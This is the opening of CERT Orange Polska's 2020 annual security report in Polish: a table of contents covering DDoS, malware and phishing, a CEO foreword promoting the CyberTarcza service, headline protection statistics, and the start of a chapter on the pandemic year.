

Raport CERT Orange Polska za rok 2020



ochronę zapewnia
CyberTarcza



sieć
#1



Raport powstał we współpracy z Integrated Solutions,
dostawcą nowoczesnych rozwiązań
ze świata informatyki i telekomunikacji.



Spis treści

4	Rok pod znakiem pandemii
6	Przegląd najważniejszych wydarzeń i zagrożeń
15	Podsumowanie roku 2020
23	Trendy, czyli nasze przewidywania na rok 2021
26	Incydenty bezpieczeństwa obsługane przez CERT Orange Polska
30	Ataki DDoS na usługi oraz infrastrukturę zaobserwowane w sieci Orange Polska
30	Charakterystyka ataków DDoS w sieci Orange Polska
33	Rodzaje ataków DDoS w sieci Orange Polska
35	Jak bronić się, a raczej jak nie uczestniczyć w atakach Reflected DDoS
37	Wolumen ataków DDoS w sieci Orange Polska oraz czas ich trwania
40	Aktywność złośliwego oprogramowania w sieci Orange Polska
40	Złośliwe oprogramowanie na przestrzeni roku 2020
41	Pierwszy kwartał 2020
42	Drugi kwartał 2020
43	Trzeci kwartał 2020
46	Czwarty kwartał 2020
47	Podsumowanie roku 2020 w sieci stacjonarnej
50	Złośliwe oprogramowanie w sieci mobilnej
54	Jak łapano nas na haczyk wysłany pocztą elektroniczną?
54	Co obserwowaliśmy w 2020?
54	Case study - jak nie dać się złowić?
55	Podsumowanie
58	Ilustrowany przegląd phishingowy 2020
66	Artykuły ekspertów CERT Orange Polska
66	Z Covidem przez phishing
68	Od phishingu do... StopPhishingu
70	Phishing SMS w czasach zarazy
73	Fałszywe aplikacje mobilne, czyli instaluj TYLKO ze sklepu!
82	SOAR – automatyzacja w cyberbezpieczeństwie
85	Cyberastronomia – atak poprzez łańcuch dostaw
88	Jak dochodzi do spoofing'u numerów telefonicznych i czy można temu przeciwdziałać?
90	SIMARGL - szybsze wykrywanie szkodliwego oprogramowania
96	Usługi bezpieczeństwa Orange Polska
96	Nowa usługa SOC lite
98	Next Generation SOC
98	Jak stworzyć ofertę, która będzie łączyła najwyższej jakości usługi wraz z zaawansowaną technologią, a do tego w przystępnej cenie?
102	Cyber Pakiety - Twój ekspert bezpieczeństwa
105	DNS w ukrytej komunikacji
108	Jak chronić firmę małą i dużą przed zagrożeniami w sieci?
	Jak zabezpieczyć instytucję publiczną, a jak finansową? – skorzystaj z usług cyberbezpieczeństwa Orange Polska
115	Glosariusz



nie zdarzyły się (lub nie przedostały się do wiadomości publicznej) spektakularne włamania, czy wycieki danych, które byłyby efektem ataków na pracowników przeniesionych do domowych biur. Przypadek? Niekiedy może tak, ale w zdecydowanej większości to efekt ciężkiej pracy, edukacji, a także inwestycji: albo w rozwiązania bezpieczeństwa, albo we współpracę z tymi, którzy – tak jak Orange Polska – dysponują narzędziami, wiedzą i długoletnim doświadczeniem.

Dla nas najlepszym podsumowaniem roku okazał się 15 października. Wtedy dowiedzieliśmy się, że nasza CyberTarcza, została wybrana najlepszym operatorskim rozwiązaniem z dziedziny bezpieczeństwa sieci, zdobywając prestiżową nagrodę Światowego Forum Szerokopasmowego. Dla wielu internautów CyberTarcza to komunikat pojawiający się na ekranie urządzenia, informujący o wykrytym zagrożeniu. Pod tym znanym szyldem kryje się znacznie więcej: to ona chroni użytkowników sieci Orange Polska przez cały czas. Jest skuteczna dzięki codziennej pracy zespołu CERT Orange Polska oraz działaniu naszych

systemów bezpieczeństwa. To złożone procesy, których najczęściej po prostu nie widzicie, a które m.in. uniemożliwiają złośliwemu oprogramowaniu łączenie się z infrastrukturą przestępców, albo dla Waszego bezpieczeństwa blokują wejścia na podejrzane strony. To spory powód do dumy.

Przed Wami już 7. Raport CERT Orange Polska. Publikacja prezentująca kolejny rok pracy naszego zespołu dbającego o bezpieczeństwo w sieci. Pełna statystyk, analiz, eksperckich tekstów, a także wskazówek, jak radzić sobie z ogromem zagrożeń czyhających w internecie. Znajdziecie tu także informacje o tym, jak możemy Was wspierać w budowaniu bezpieczeństwa Waszej firmy.

Bądźcie bezpieczni! Zarówno w sieci, jak i – w tych wyjątkowych czasach – poza nią. Życzę miłej i owocnej lektury.

Julien Ducarroz
Prezes Zarządu Orange Polska

Przeszło

3,5 miliona

ochronionych klientów
przez CyberTarczę

40 milionów

zablokowanych prób
wejść na strony
phishingowe

Rok pod znakiem pandemii



To był rok zdecydowanie inny niż wszystkie. Rok pandemii koronawirusa, dla wielu z nas rok pracy i nauki z domu. Konieczność błyskawicznego przystosowania się do nowych warunków to trudność, z jaką nikt do tej pory w cyfrowym świecie nie miał do czynienia. Z drugiej strony – koronawirus przyspieszył upowszechnianie technologii, które w innych warunkach byłoby rozłożone na lata. Firmy stanęły przed olbrzymim wyzwaniem nie tylko pod względem logistyki i wydajności infrastruktury, ale – co równie, a może i bardziej istotne – cyberbezpieczeństwa. W ramach firmowej sieci zazwyczaj chroni nas przecież mniej lub bardziej


